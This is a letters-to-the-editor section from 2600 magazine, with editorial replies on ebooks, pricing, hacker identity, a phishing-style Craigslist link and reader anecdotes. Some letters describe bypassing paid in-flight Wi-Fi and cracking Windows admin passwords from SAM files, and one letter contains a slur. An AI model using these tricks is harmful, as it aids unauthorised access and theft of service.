It's also a bad practice issue with systematically using the -9 flag for killall, as SIGKILL is the dirty method to end a program. As such, it should only be used as a last resort when getting rid of unwanted processes. So, in case you still want to end the process and launch anew, -15 (SIGTERM) is a better first choice. (It's also the signal that will be used by kill and killall if no signal has been specified.)

zarck

Dear *2600:*

In 2009 and 2019 under the handle p4tn0s and aesun, I wrote several articles for *2600*. If at all possible, I wouldn't mind having my real name associated with them.

j

And yet you only give us one letter of it. It's OK, though. Time travelers can't be expected to remember everything.

Dear *2600:*

I love reading your magazine. It's always full of interesting articles.

In the latest feature (28:1), there was an insightful article from Oakcool on why he (or she?) likes ebooks. And, for the most part, I agree with the article, except for one of the last advantages that was mentioned. He mentions that the cost is usually lower. I wish that were the case. I've seen happen on Amazon's website that the Kindle version actually costs more than a hardcover version. Technical books often do this, but I have seen novels that do this too.

And on the cost issue is where Oakcool's argument breaks down a little. A paperback or a hardcover edition holds a resale value for me as a consumer. I can buy a paper book, and the price matters a little less because I have the option to resell it later and get a little return on my investment. Probably won't make a profit, but it does lower the total cost of the book for me.

With ebooks, I don't have that option. An ebook, especially one with DRM, doesn't have any resale value. And that, coming from a consumer's standpoint, means that ebooks should come down in price a lot more. In other words, even if an ebook would have the same price or even a slightly lower one compared to a paperback or a hardcover, the ebook itself holds more costs for me compared to a dead tree book.

Please note, I do not mean that the ebooks become worthless in value. They can still hold the same emotional value as a paper book. I just can't resell it and recoup on my investment if I want to.

MadJo

Electronic Publishing

Dear *2600:*

Having only just caught up on my reading, I noticed you're now selling the Volumes as PDFs in the store. This makes me extremely happy, and I will definitely be purchasing these collections if you continue to sell them. Any chance we can get the entire back catalog in PDF as well?

The Atomic Ass

This is possible if there is demand for them. We believe the contents are terrific and ageless for the most part, but each of these projects takes a good deal of time and effort to assemble properly. We want this to be done right and the support we've gotten so far is very encouraging.

Dear *2600:*

I noticed in the last edition and on the website that you are now digital. I downloaded the latest edition to my wife's Kindle and was impressed. I also noticed it was available for Nooks. My question is, since it is DRM-free, can us life-timers possibly get a PDF, or I would happily pay an additional fee to get a lifetime subscription of PDFs sent to my email. I travel a lot with the Army so it might be a month before I get my zine after it is waiting for me.

Just a thought.... Now if we could only convince *QST* to go digital.

Michael

For now, the paper and electronic versions are separate entities. We don't have the means to do a lifetime subscription through the Kindle or Nook and, because of our deal with them, we can't offer PDF versions at a lower price, which a lifetime subscription would inevitably wind up being. All of this may change in the future. Just consider that little more than six months ago, we had nothing at all in an electronic version - and now the field is rapidly expanding. The future is going to be pretty cool.

Dear *2600:*

I just wanted to say a few things about what you are doing. First, I am *so* happy that you started to have *2600* offered for the Kindle. Your great work didn't go unnoticed - in fact, just the opposite! I have always had a desire to understand how and why things worked like they do. I thought a "hacker" was a bad thing. After reading my first ever *2600* that I stumbled upon in the Kindle store (unaware of your existence), I realized I was a hacker at heart (only a few "hacks"). I realized that it was not a bad thing to be a creative person who could think outside of the box, thus making it better for the people who were stuck plugged into the box. Hackers do things to understand, make things better, different, or interesting with a non-malicious intent.

Would the world be a better place if everyone could think outside of the box? Why is it that "hackers" are mostly associated with electronics? There was a social hack by someone in the issue that I read and it made me start thinking. I'm in an honor society and I have heard lectures by famous people who were successful basically because of social "hacks." They didn't accept the normal answers and they wanted more. They kept on trying from several different approaches until they had the result they wanted (in some cases bending rules/laws)! Is this not a hack? They are some of the most successful people because of how they thought outside of

the box. Your magazine has changed my perspective and opened my eyes to even more possibilities. Awesome work!

Thinkican

Welcome aboard. Thinking outside the box is indeed more or less the theme of the hacker world, and, as you note, in the lives of many people who become successful at what they do.

Dear *2600*:

I just set up a monthly subscription for the Kindle edition of *2600*. I wanted to write to you guys to let you know how excited I am to finally have your zine in electronic form. I ride my motorcycle to work every day and the real estate in my backpack is pretty small, so being able to store all of the issues on my one small device is awesome. Although I did have a one year, or two year (can't remember), subscription a while back, once that ran out, I'd forget to go buy the newest one at Barnes and Noble or Borders or wherever, so I'd end up getting one maybe once a year. Now I don't have to worry about it - it just comes automatically. I really hope this new way of publishing your magazine works out and you are able to continue to create and publish this awesome zine.

Brett

We've had a few bumps in the road but we're getting to where we want to be. We only hope more publishers give the new technology a chance, as right now there are relatively few who are approaching this openly. What we've found is that there is tremendous support for electronic publishing. One of the things holding it back is the misguided notion that readers of ebooks and ezines won't pay a reasonable amount for their favorite publications. Not only will they, but, as we hear every day, there are people all around the world being reached in this method who are much harder to find in the traditional paper approach. We will always be a paper magazine because that is something truly special. But there's no reason we can't keep trying to be more. How else does the future happen?

Dear *2600*:

I was wondering if you guys had plans to release the Winter 2010-11 issue on a format other than for the Kindle. I only have the Kindle app for iOS and it is not listed as a supported device on Amazon's website.

Jeremy

By the time you read this, Volume 27 (all of the 2010 issues recompiled as an ebook) will be available DRM-free in a bunch of formats. If this does as well as the previous volume (which we released at the end of 2010), we will try and get our previous issues compiled in a similar fashion. You should also have no trouble grabbing the current issue individually.

Dear *2600*:

I just wanted to let you know that I read your article about the changing landscapes of information and content, and shortly thereafter purchased a digital subscription via my Amazon Kindle. While I have friends at work who purchase the mag in paper format (and I'll occasionally purchase a hard copy when I see it), I respect your hacker spirit to choose to publish in open digital formats. I believe in what you are doing and I hope it will be a success. I also want to let you know that I love the format that you have configured for the Kindle edition. It is really easy to navigate and laid out really well.

Thank you for all of your efforts over the years standing up for free thinking, creativity, artful expression, curiosity, and passion.

William

Curiosity

Dear *2600*:

As a Canadian, I am used to paying higher prices for almost everything in comparison to our southern neighbors. Books and magazines are no exception, and are generally priced 10 to 30 percent higher. The standard answer we used to get is that the price difference is due to the exchange rate. However, the recent U.S. economic downturn combined with soaring commodity prices has helped lift the value of the Canadian dollar above that of the U.S. dollar. As of this writing, one U.S. dollar is equal to 98 Canadian cents, yet we still continue to pay the higher premiums on books and magazines, including *2600*. The U.S. cover price for *2600* is $6.25 while the Canadian cover price is $7.15, which is almost a 15 percent difference (subscription price, however, remains the same). Clearly, the exchange rate currently has nothing to do with the price differences. I am curious if you can answer the question many Canadians have: what exactly is the reasoning behind the higher cover prices? I figured *2600* being considerably more transparent than big publishers would be able to provide all of us Canadians with an answer.

Sasa

We can't speak for other publishers, but we can tell you how it works for us. You are correct with your exchange rate data. The two currencies are close to equal most of the time. But what kills us, and forces us to charge more, are the delivery costs to ship issues from the States to stores in Canada. Even though the distance isn't greater than shipping to another part of our country, the rates sure are. (It gets worse overseas. By the time all of the charges are taken out, we pretty much don't get anything back.) While subscriptions and other orders to Canada cost the same as in the States, they really shouldn't due to the much higher postage costs. We may well have to adjust that in the future if it gets any worse.

Dear *2600*:

On your store, certain back issues are listed as "only available in full sets." So does this mean that you have to buy the other three collections for that volume to get it? For example, 1984-1987, I would have to buy 1984, 1985, 1986 to get the 1987?

Richard

No, we're sorry if this appears confusing. Those

four years are grouped together because they were always sold as full years, unlike the period from 1988 and beyond when we became quarterly and offered individual issues. What we're facing now is a depleting inventory which means we can no longer offer everything in the same manner. There are some issues we're out of completely and others that are very low so we're only offering the remaining stock to those people who buy entire sets. Eventually, those will be gone, too. As we expand our digitization efforts, we expect to preserve the entire collection in a way that's worthy of the material.

Observations

Dear *2600:*

I found this snippet in the "About the Author" section from Kevin Mitnick's new book *Ghost in the Wires:* "Kevin Mitnick, the world's most famous (former) computer hacker, has been the subject of countless news and magazine articles, the idol of thousands of would-be hackers, and a one-time "most wanted" criminal of cyberspace, on the run from the bewildered Feds."

I don't want to point fingers here. I am not sure who wrote this piece. I am, however, a little concerned about the line that says "(former) computer hacker." I would view this as Kevin distancing himself from the word hacker, and somewhat strengthening the misconceptions many share about the "hacker" culture/community. I can't say that I would do differently if I were in his shoes. I would like to think I would take on the label with pride, but after being demonized by the press, along with the perceived criminal connotation of the title... well, you understand.

I found the "would-be hackers" remark interesting, as well. I was just wondering what your thoughts were.

Thanks for all of your hard work on the magazine and the radio show!

drlecter

It is indeed unfortunate and not at all uncommon for the words "former hacker" to be used to describe hackers who have gone on to something else. We understand why a publisher might insist on this in order to dispel any image of criminals being rewarded with book deals. But it should be noted and resisted when they do.

Dear *2600:*

I don't know if you can help me, but you released an article by the LoU, so I thought you might know someone who can help. I'm not a hacker - in fact, I'm pretty busy raising my kid - but something has to be done.

In my home state of Arizona, our legislature, governor, and law enforcement have been overrun by neo-Nazi Mormon whack jobs who I am sure are up to no good. Our media has consistently backed off when getting to the dirt. So now our state has become the most backward - even behind Mississippi (no offense) - in the statistics and eyes of the world.

Some items and players: *NewTimes* newspaper started researching the Maricopa County Sheriff about his financial dealings and, after years of legal battles, the Sheriff ultimately arrested the publisher and suddenly the paper wasn't looking into the issue anymore.

Now the Sheriff's number two guy, Russell Pearce, is our State Senate President. He is the one who enacted SB1070 and is beholden to the LDS, private prison corporations, and is trying to turn anyone who cannot prove their citizenship in this state into a ghost. They won't be able to work, drive, rent, buy, etc.

And, of course, our governor is a puppet to these groups. All of this is available online.

Please help. They need to be hacked!

William

Where do we begin? Well, first off, back in 1999 we joined with various hacker organizations to condemn the idea of hackers being used to wage war against another nation (China, in this case), following some statements by member of the Legions of the Underground (LoU). Not exactly the same as releasing an article by them and sort of the exact opposite. But whatever.

We're aware of the problems in your state. The case of the newspaper owners being arrested back in 2007 was truly shocking and received a good degree of attention at the time. The newspaper has filed a lawsuit and you can still find many articles challenging the actions of Sheriff Joe Arpaio, who has been condemned globally for everything from human rights abuses to misuse of funds. Meanwhile, the overzealous pursuit and prosecution of those suspected of not having the proper papers is indeed cause for concern. It's not fair and doesn't do much for your case to blame this on Mormons, however, as these issues have been points of contention within that community as much as any other. The responsibility lies with all citizens, those who instill such policies along with those who don't do enough to stop them.

So now we arrive at your final point: that these folks all need to be hacked. Where do people get the idea that this is how problems are solved? Putting a clever slogan on one of their web pages and getting some attention is all fine and good, provided that existing content isn't destroyed in the process. We're certainly not opposed to people who know what they're doing digging in computer systems for evidence of corruption or for those already in the establishment to leak such information to the public. (Of course, there already is ample evidence that's been exposed, so we have to wonder how much more is needed to turn things around.) But we fear that what you mean (based on your initial reference to the LoU) is a denial of service attack, an action that has got nothing at all to do with hacking and simply is a method of silencing an opponent. This is the best way to gain sympathy for these people. Since their own words tend to come back to haunt them, is it really wise to shut them up? From your perspective, the more they say, the

better the chances of people seeing them for who they really are, rather than just making hackers into scapegoats yet again.

Dear *2600:*

Sometimes a *New York Times* web page will load but it will display an annoying pop-up. Often this pop-up seem to appear whenever there is extra information in the URL in the browser URL bar. From within the link, just select the question mark and everything to the right of the question mark, delete it, and then reload the link.

In the Chrome browser, at least, your page displays just fine. Every so often, with a new page, you will have to repeat the task.

I am not sure why the *New York Times* would put data into the URL after the question mark. Whatever the reason, your reading experience is greatly improved.

AnyPerson

Dear *2600:*

I'm not sure why you are having paranoid feelings about Verizon's lack of quality and customer service. Do you think it's any different for the rest of us? Seriously, they suck.

Dan

You're referring to the mysterious connectivity issues that we tend to get at critical moments that wind up lasting for days. We wouldn't call it paranoia so much as simply an observation of how incredibly unmotivated large companies can be when it comes to fixing problems of other non-large companies. What is particularly ironic in our case is that we have an SDSL connection through another company and want more than anything not to be a Verizon customer, yet Verizon keeps coming up as the reason for all of the malfunctions, cut wires, lack of maintenance, etc. Until there is true competition, this kind of thing can be expected to continue.

Dear *2600:*

Apologies if you guys have seen this, but on the web page for the proposed International Linear Collider (the particle accelerator that may replace the Large Hadron Collider at CERN) at www.linearcollider.org), the first picture you see is rather interesting.

Petar

Wow! At the very top of their page, in the first of a series of photos, is a picture worthy of our back cover that is simply a street sign for "Discovery Street" with a big "2600" on it. We don't think this is the address of either the International Linear Collider or the Large Hadron Collider. We also don't believe it has anything to do with that incident back in 2008 where some Greek hackers got into the LHC website and left a message that read "GST: Greek Security Team - We are Group 2600. Don't mess with us." It's all just a series of strange events that together comprise the nature of physics.

Dear *2600:*

Has anyone noticed that there are a lot of binary ironies in the years 2010 and 2011? You can tell you are a true hacker, or at least good with math, when you look at somebody's license plate expiration reading something like "10-11," and the first thing that comes to your mind is that it actually spells "02-03" in binary.

Jeff

Well, at least you're outside.

Dear *2600:*

This is too short for an article but from time to time I notice that people tend to bring the simple concept hack to the Letters to the Editor page. And so, this is.

I recently bought coffee at a McDonald's. Evidently the person at my register was a manager because an employee handed them a 50 dollar bill to authenticate. I noticed that the employee then went to the safe, which was right around the corner from the counter with an entry door which separated the front side of the registers from the back side where the employees are and the cooking takes place.

It was a chest-high safe, and it looked very heavy when the employee swung the door open. I had expected the employee to lean down and punch numbers, or enter a dial combination, but they didn't. The door just swung right open. That attracted my attention right away because it was out of the norm for a usual operation-of-safe pattern. They put the money in, and then swung it closed again, but I didn't hear it close.

This was on a Saturday, in one of the economically harder-pressed parts of town. Maybe the person who has the combination didn't show up to work and just phoned it in to someone, maybe they just do it so the manager can work the registers. Maybe the manager is permitting theft. Maybe they're waiting for their friend to come by and "rob" the store.

The point is that it's like McDonald's has gone and pre-hacked the safe for anyone to exploit. I don't doubt that it is likely an expedient method that an overtaxed, under-supported management must deal with: managers frequently must come up with stupid "fixes" in order to cross the line between higher-up constraints and lower-down demands and actual play of how the business works.

This is a clear anecdote, but moreover, it points to the "hackable" space in any business: a single point of failure precipitated by understaffing, or simply the plan not coping well with the reality of working the registers.

McDonalds, then, pre-hacks itself despite having a system in place. Just because they have a safe doesn't mean they know how to include it in the overall workflow, or that workflow doesn't have a kink that leads to the kind of situation I saw.

Nobody should break the law using this information: However, everyone should take a look at what the reality of their system is, and not just what the "plan" is, because they don't always match. Exploiting an open safe is not hackers' work. Hackers don't steal. Hackers delight, however, in pointing out the weakness of a system.

Note that I haven't, and am not, calling McDonald's. Can you imagine what a nightmare it would be to try to report an ill-used safe to the appropriate person in the corporation?

e-Z-e-kiel

We're not really sure that an unlocked safe in clear sight is anything more than McDonald's-style stupidity. It's an interesting observation and it might result in some corporate memos, a change in policy, or a few attempted robberies. But, as far as hacking goes, this isn't really on the radar any more than pointing out that some people leave their car doors unlocked, which could result in other people opening their doors. It's just not getting us excited.

Worries

Dear *2600:*

Umm, this is a bit of a concern. You say "If we decide to use it in a future issue, we will contact you at the address you've given us." Normally, magazines and journals will send an acceptance or rejection letter/email to any submission. I cannot simply sit on this hoping that someday you will respond.

If it is not your policy to make a decision and notify an author in a reasonable amount of time, then I will be forced to withdraw my submission and send it elsewhere.

Chuck

First off, we don't do things the same way as most magazines. Second, as stated in the part of the automated message to articles@2600.com that you didn't quote, we will let you know within two issues (usually much sooner) if we'll be able to run your submission. You only gave us two days before getting impatient. Finally, unlike lots of other publications, we don't assume ownership of your piece. You're welcome to resubmit it to other places, but we do ask that it be unpublished at the time of our printing.

Dear *2600:*

Since you don't even respond to submissions, I am going to have to withdraw my article and send it elsewhere. Thank you.

Chuck

It's probably for the best as you apparently expected a response to the previous letter within minutes. We don't think that even the slickest publication on Earth would have been able to move fast enough for you. We look forward to seeing who you settle on, although we're sure you've moved on to a book deal by now.

Experiences

Dear *2600:*

I'm currently deployed and, while reading your current issue, was reminded of an amusing incident involving one of your previous issues. I was on shore duty, and I worked with an organization tasked with conducting connected virtual online training with military assets around the Pacific Rim. Think MMOGs with horrible graphics. We were heavy into VoIP, networking, and tying together 18 different systems developed by 20 different manufacturers. Anyway, one day we were due for a site inspection by DISA (the Defense Information Systems Agency), yet another amusing acronym full of stuffed-shirts intent upon blasting our networks back a decade in terms of effectiveness. In preparation, I left a copy of *2600* on my desk. When the inspector came through the office to check that there were no passwords on post-its or thumb drives in the USB ports, he zeroed in on my magazine and stated in a huff, "Why are you reading *that* magazine?" I responded "Why *aren't* you?" Not expecting me to go on the offensive, our intrepid inspector vanished in a huff. I suspect he is still not a subscriber. Thought I'd share. Keep up the great work.

SanDogWeps

If only everyone in the military showed this kind of courage.

Dear *2600:*

Ready for this? After terminating my Ma Bell land line account, I went to my favorite grocery store and used my card for a discount. I don't carry the card with me as I have always used a telephone number to validate the account (from the earlier paperwork to receive said discount(s)). Was unable to use my old number. Found the card and it did not work either. Looks like Big Bro is watching closer than we care. Good ole NSA through Homeland Security.

orPHan

We seriously doubt there are people (or even a single person) waiting to disable your grocery store loyalty card the instant you disconnect the phone number associated with it. Unless they were actually calling your phone every time you used the card to verify it somehow, this strikes us as a not very interesting coincidence. Usually, such numbers are only used as a reference point and, if you know those ten digits, you must be the person attached to the account. All that said, we're certainly being watched now more than ever. But not because of stuff like this.

Dear *2600:*

I recently received an email query on a Craigslist ad that I had deleted a week prior. In the email, I was provided with a link to follow to prove that I'm real. It must have come from one of the email addresses that I'd responded to when the item was still available since it was to my actual email address rather than the obfuscated one that CL provides. The URL was as follows: http://wewantit.org/548749/go.php?lid=xxxxxxxxxxxx with the x's representing what appears to be a unique string of numbers and upper/lower case characters. Attempts to access the site without the unique string resulted in a variety of errors including what appears to be a homemade "server not found" page. I didn't want to use the actual string they'd sent me, as I suspect it would have flagged my email address as valid (in that I must be a valid sucker to click their link). I tried several variations of the string and was each time met with "Link ID not provided or invalid."

I may have to come up with a more expeditious means of creating and testing strings. It amuses me to no end that they've created a sort of authorized access validation system for their phishing website. I can see why they'd want to be careful though. There are all sorts of shady characters out there.

nrKist

This is indeed rather interesting. People who post ads get contacted from someone who appears to be interested in buying, but needs you to tell them a real email address via the provided links. These links only last for a short time and are designed to get you to reveal your actual email address, no doubt so you can receive all kinds of spam and nefarious content. It's unusual that you received such a request to your actual email address as that is what they're usually trying to get out of you.

Dear *2600:*

I'm writing because I have not received my winter issue of the magazine. I do believe this is happening because the Brazilian post decided to be extra stupid. Here's what happened: they decided not to deliver any parcel with an ID starting with LN (that would be LNxxxxxxxxUS, where x is a number). Apparently, they reckon they are not getting paid enough to deliver those parcels. Now, that would be okay if they actually *told* everyone else that this shipping method was no longer accepted (first class mail from the United States, in this case). But no, they did not tell anyone, as it seems. They just decided to send every parcel back to the sender. And here is where it gets better: I went to the post office to ask about it, and even called the central distribution office in Rio, and they've told me that they could not be expected to enter the parcel's info into the system if they were not getting paid for that. Fair enough, except that they *do* enter the parcel's info into the system in order to send it back to the sender. Even better: this only happens when the parcel reaches the area's post office. Yes, the parcel goes to Rio, then they pass it along, knowing that the parcel will not be delivered, and it is passed along to another five post offices, every time to a smaller one, only to be returned when it reaches the final post office. And then it makes its way back through those offices and to the sender.

Seriously, they are wasting quite a bit of money just because they are too thick to send me a note asking me to pay whatever they believe would be fair. So, that's it. As far as I know, no one in Brazil has been able to receive any magazines from the U.S., nor any other parcel shipped by first class mail. That is very unfortunate for me, since I have renewed my *2600* subscription for another three years and have only been able to get the first edition.

What I've found out is that express mail still works, but it costs about three times as much. The other option is to put a stamp on the envelope, just as if it were a regular letter. This costs about one ninth of what first class does, takes just as long to reach its destination, and is actually delivered.

Ian

This story from Brazil is worthy of being in the movie of the same name.

Dear *2600:*

I've been a hacker for a while. I really don't know when you go from being a kid messing around on the computer to a hacker. Anyway, I was on a trip recently to Utah and the plane that I flew on had Wi-Fi. So I went onto my laptop and joined the Wi-Fi that was available. It turned out that I had to pay for it. I noticed that the URL started with https so, just to see what would happen, I typed in https://www.google.com and it worked! I could browse without paying.

I love the magazine and if you ever find yourself on a plane with Wi-Fi, try that trick out. (The plane used gogoinflight - I don't know if it works with every service.)

Dead Rabbit

Dear *2600:*

I find that my perspective is often shifted and sometimes the world I see is stood upon its head.

Several months ago, I received an email from an old girlfriend who I haven't spoken to in five years. We broke it off oddly and a wedge of silence had been driven between us for this time. So when I received this message, I attempted to chase the link out of curiosity, but it didn't work.

So I sent a message. I said, "So I received your message, but I couldn't open it. What's up?" She sent me a message back. Apparently, she had no idea that such a message was sent. But she started to make small talk with me again, which was nice.

Then I started getting a ton of these other messages and we figured out that it was some kind of email virus. So an email virus reunited me with an old friend and lover. Nice. What an awesome concept! Thanks to whoever wrote that one. I owe ya, buddy! I don't know why I didn't think of this a long time ago!

Jimmy

And so we discover the true nature of computer worms - to reach out and bring people back together. This could be a good defense for anyone who gets prosecuted for spreading one of these in the future.

Dear *2600:*

So, here is my story. I just turned 70, have taken a partial retirement, and am still looking to do some computer consulting work. My last career was with the federal government, including some of the three letter acronyms.

I guess I am a hacker at heart, as my first hack was when I was about 11 years old when a friend and I strung some wire between our houses and connected two phone handsets, powered by old railroad lantern batteries we collected along the railroad tracks (that had been thrown away when they were just about worn out). We failed. In the Marine

Corps, I was introduced to Morse code, wireless, and crypto.

A later play was in the 80s and the first PCs when I wrote and stored a simple program that mimicked rain drops falling down from the top of the screen that I would load and run on demo PCs in budding computer stores.

I was amazed to see what I did in the Fed, countless web apps with Java/Ruby that were "more secure" than client server or terminal services, or Ada code (which I am learning now). There is so much junk out there!

I hope to resume attending the San Francisco first Friday meetings again.

Coyote

We hope you do too, as you have a lot to share. We believe people at the meeting will appreciate this.

Dear *2600:*

I have been reading your mag for going on a year. In that time, I have moved from medium to max, and finally supermax custody. I am literally on death row. The BTK serial killer along with one of the Carr brothers are my neighbors. For about eight months, I have been in solitary confinement. When I was in a different prison (Lansing, Kansas), someone got into certain parts of their system through a law library computer on the LexisNexis network. For about three or four days, it was really like the Gestapo were going to get us.

And... here I am. I am out the door in six months. They moved me from one cell to another for the last four months after my phone in my cell decided to test a few theories. One worked. I will be submitting an article when I get out. Every time they take something from me, I gain more.

I am enclosing something your readers may find interesting. I by no means am trying to get hackers (locked up or otherwise) to hide. Never. But we are being classified as dangerous - hence, the 23 hours locked down, next to inmates who strangled 11 people.

I only have one more issue left on my subscription. It was a good test to see if I could get it. And I encourage all hackers to explore their environment.

Never underestimate the power of the right word and a smile.

Twenty Six Hundred
(apparently, this is my name)

The item you enclosed indeed referred to you by that name. It seems that you can earn that handle in prison simply by reading our magazine. Let's hope you never have to experience any more of their unique way of thinking.

Questions

Dear *2600:*

Can I use the *Off The Hook* audio on my website? I am wanting to add an audio player so my visitors can listen to the shows.

Bryan

We encourage this sort of thing. We just ask that you also point people to the source of the material. If you have access to a broadcast facility of any sort, we also encourage simulcasts or rebroadcasts so that even more people get sucked in.

Dear *2600:*

Strange subject I'm sure, but I'd guess you've seen worse. My question is, I would like to find a good community of tinkerers/hackers to talk with and perhaps even a good IRC or two. I never seem to be able to find channels with people actually talking. Do you guys have any advice for someone who just realized that he is a hacker (the learning meaning, not the cracker) at heart who just needs a little guidance? Thanks, even if this kind of question annoys you.

false

Well, the word "cracker" annoys us because it's such a meaningless term that's designed to foster suspicion and elitism. But we welcome questions of all sorts. You simply have to look around a bit and take some chances by wandering into forums, channels, and real-life 2600 meetings. You may not find what you're looking for right away, but do keep trying. You may also find positive things that you didn't know you were looking for. Nothing is predictable in our world.

Dear *2600:*

I am a 13-year-old with some skill in computers. I picked up your Winter issue (27:4), and I loved seeing all of the information in there. However, while reading it, it occurred to me: what is a hacker? I used Google and searched it, and I came up with www.catb.org/~esr/faqs/hacker-howto.html as the first result. However, that didn't seem to properly embody what your magazine described. Interestingly, *2600* is mentioned in the article as a way to "get ready to do five to ten in the slammer."

So, getting to the point, what is the "hacker" that *2600* talks about, and how is it different from the one Mr. Raymond talks about? Are they the same thing interpreted in different ways? What does a hacker do? The people of *2600* are described as "crackers." What is the difference here?

I hope I have not forced you to repeat something you have answered before (no doubt you receive many "Can you teach me to be a hacker?" letters to your magazine).

Anonymous

Actually, the "2600" mentioned in that piece is an unmoderated Usenet newsgroup called alt.2600 that really has no affiliation with us or with hackers in general. It once did, but with no oversight or standards, this newsgroup sadly fell into disrepair and disarray. We encourage you to read through it and then read through the material in our issues to see the difference. There are a lot of naive generalizations in the article you cite, which is unfortunate as it does seem to grasp the spirit of hacking for the most part. Definitions are always open to interpretation and to change, but to define yourself as the epitome of a "real hacker" and everyone else as some other word is basically closing off the discus-

sion. We need to avoid that trap.

Dear *2600:*

Your magazine's perseverance continues to amaze me. I find myself trying to collect the now "defunct" printed hacker magazines on eBay when I can find them. I don't think that I will ever have to track any *2600* issues down in the future - they will always be around. Congratulations on this amazing feat. Your magazine is a fantastic history lesson to the birth of the modern communication age with various perspectives told from both sides of the wire.

One thing I want to ask about, though, are the *2600* covers. I don't see many requests from the readers to the staff regarding the cover art. The *2600* covers have been overlooked since 1987. We need to change this ASAP, if not sooner. Every now and then, there is a mention of the covers in the letters, but not very often. I want to know about all of the hidden meanings in each of the covers from the random micro text in the background to the main image on the page. Sometimes I think I can decipher the general meaning of the covers, but other times I know there is a lot more going on than what meets the eye. It's like a *MAD Magazine* cover for us nerds. I think there is more work that goes into the covers than into most of the articles. I didn't even realize that on 26:1, it was an AT&T logo on the baby's shirt until Darth Vader pointed it out to me. In your early covers (the hand drawn ones), there are all kinds of micro text hidden away. I would inspect the covers with a jeweler's loupe as if I was inspecting a two carat diamond for flaws (I still do this on new covers). Also, in the early hand drawn covers, there was a space in the upper right hand corner of some random text or an image. I would really like to know all of the hidden eggs in each of these covers along with the meanings. The cover is one of the most interesting aspects of your magazine. On the back of your early issues, there was very small text at the bottom that said something like "It never happened" or "missing words." Please give us all some insight on all of these little things.

On your website, it says "As this site grows, we'll be adding explanations of each cover as well as selected highlights from our past issues." It has said this for quite some time now. Please start adding these explanations before the meanings are lost along with the artist that created the cover.

I also just want to know more about how they are made. Do you make them in-house or are they submitted by readers? Are they made as a collaborative effort by all of the staff at *2600*? Is there an agreed upon message by the staff for each cover? Are they photoshopped or are they actual pictures? The covers that have equipment - are these photoshopped or is there someone who makes these random equipment props? I am sorry for all of the questions. I just love the attention to detail in every single *2600* cover. I wouldn't mind owning poster sized versions of these covers, either. I'm sure it would be costly, though, but something to think about.

Thank you all for the years of hard work and dedication. *2600* has populated my reading library with very interesting material.

DMUX

We certainly do want to fulfill that promise of explaining the many covers we've put out over the years. We can be pressured with more interest and discussion, as we're only human. The covers are all made in-house. Some of the photos are untouched while others are heavily manhandled. What's interesting is that most of the ones people assume are doctored aren't, and vice versa. It's great to know that people appreciate the work that goes into them - this is precisely why we continue to produce them.

Dear *2600:*

The old phone system you guys had way back in the day used to have an awesome sound file. When you would call it, it would ring and say, "The number you have reached is not in service. If you feel you have reached this message in error, please hold and a hacker will assist you shortly." I know I'm probably asking a lot, but is there any archive that I can get that file from? Or do you maybe have it to send?

m m

Actually, the recording said, "If you'd like to make a call, please hang up and try again. If you need help, stay on the line and a hacker will assist you shortly." We have a few more, all recorded with the "official" phone company lady's voice of the 1980s and 1990s. We'll see about tracking down the rest of them and posting them online. Thanks for reminding us that they existed.

Dear *2600:*

hey why dont you start putting the ads in your magazine online. so as i can purchase shit from your supporters. do eet faggot.

Lane

Yeah, you know how to win people over and speak in elegant prose to boot. Most of all, though, you're able to make us feel really good about doing things in a manner that makes you unhappy.

Dear *2600:*

Just wanted to know if you guys have ever done a report on HARRP. If so, where can I find this?

eb

To our knowledge, we don't have any articles on the High Frequency Active Auroral Research Program. According to their website (www.haarp.alaska.edu), the purpose of this program is to "further advance our knowledge of the physical and electrical properties of the Earth's ionosphere which can affect our military and civilian communication and navigation systems." Sounds like something we could find interesting if someone were to write a hacker-oriented piece on it.

Dear *2600*:

How should I answer when my long-term girlfriend's mom asks why I am reading a book about hackers? She is in her mid 40s and only uses the PC to browse Facebook. This is a situation I was recently presented with, but I sort of shrugged it off. Is it worth spending time trying to explain what hacking really is and the negatives of automatically grouping hackers with cybercriminals and identity thieves? With that being asked, I became familiar with *2600* around late 2008 (very latecomer, I know). I am a 24-year-old working in application development for "the man" at a large company with the same initials of a certain wizard that attends Hogwarts. I picked up my first copy of *2600* at Barnes and Noble and have been hooked ever since. I am lucky to have come across it then, because it is the last time I can remember frequenting a bookstore (I have been ordering copies every quarter online). Also, at the time I was supporting back-end functions for a yellow and black U.S. CDMA provider that doesn't brand everything with "V" (horrid company, but that's a different story that I will likely write up and send in one day). I read the first copy from cover to back cover in one sitting and was more excited than I could articulate (or that maybe my then non-techie girlfriend could understand at least). A few days later, I eagerly purchased a copy of *The Best of 2600* from Amazon. Even though I continued to read the new *2600* publications, somehow *The Best Of* ended up on a bookshelf until late 2010. I have been reading the book during free time on the weekends and just recently finished. For any new readers who aren't familiar, this is an excellent book for anyone interested in the history of hacking (via phone, computer, and numerous other hackable devices). I only wish I had picked it up sooner. I was familiar with the story of Kevin Mitnick when *The Art of Deception* was released, but thoroughly enjoyed reading about the story as it progressed from hacker perspectives. This was the first time I realized how much fun reading hacker stories can be. A small group of friends and I began exploring the networks and Linux during high school while working on the help desk supporting Windows 2000 and Exchange Server. The closest thing I ever did to hacking was using Knoppix to pull Sam files from Windows XP directories and then using l0phtcrack and SAMinside to obtain admin passwords (not "hacking" so much, but educational). Some of this was necessary and appropriate, but some of it was also for fun and we were lucky the IT teacher never caught on. I recently ordered and began reading *Dear Hacker* and am loving the letters to the editor. Lastly, I wanted to express how much I love reading the *2600* on my Kindle and will continue to subscribe to the ebook. Its 1:22 am ET on April 1st and I've been waiting and hoping the new *2600* syncs down to Kindle before I'm off to bed. Please keep up the great work.

MyOwnMinerva

We find it's always worth the effort to try and explain the concept of hacking to people. We often underestimate their ability to "get it." Be assured that those who wish to demonize us will not hesitate to instill fear in as many people as they can find. We need to do whatever we can to provide the antidote to this.

Dear *2600*:

What exactly happened to the website? Its 8 pm on a Friday and I just realized I missed this week's broadcast of *Off The Wall*. I went to the *2600* home page to download the mp3 to find that www.2600.com has a "seized" notice up. I am not sure why this happened, but I know that the feds are always out to get you. I noticed a tweet about the "Contents of Sarah Palin email hack obtained by *2600*" and also noticed that post is no longer up (even though I can get to other pages on the site - just not the home page). I just finished reading the Spring 2011 edition of *2600* and hope all is well.

MyOwnMinerva

Dear *2600*:

Fuck! Just realized it's April Fool's day. I'm the fool. Well played, *2600*.

MyOwnMinerva

Until next year....

Dear *2600*:

Do you care if I create a "*2600* United States" LinkedIn group? The group will be max privacy and accept invitations from anyone who applies. What do you think?

fives

We generally are open to such ideas, but we like to know what the goals are, how it will be maintained and protected, what the benefit to the community will be, how it will tie to the magazine, etc.

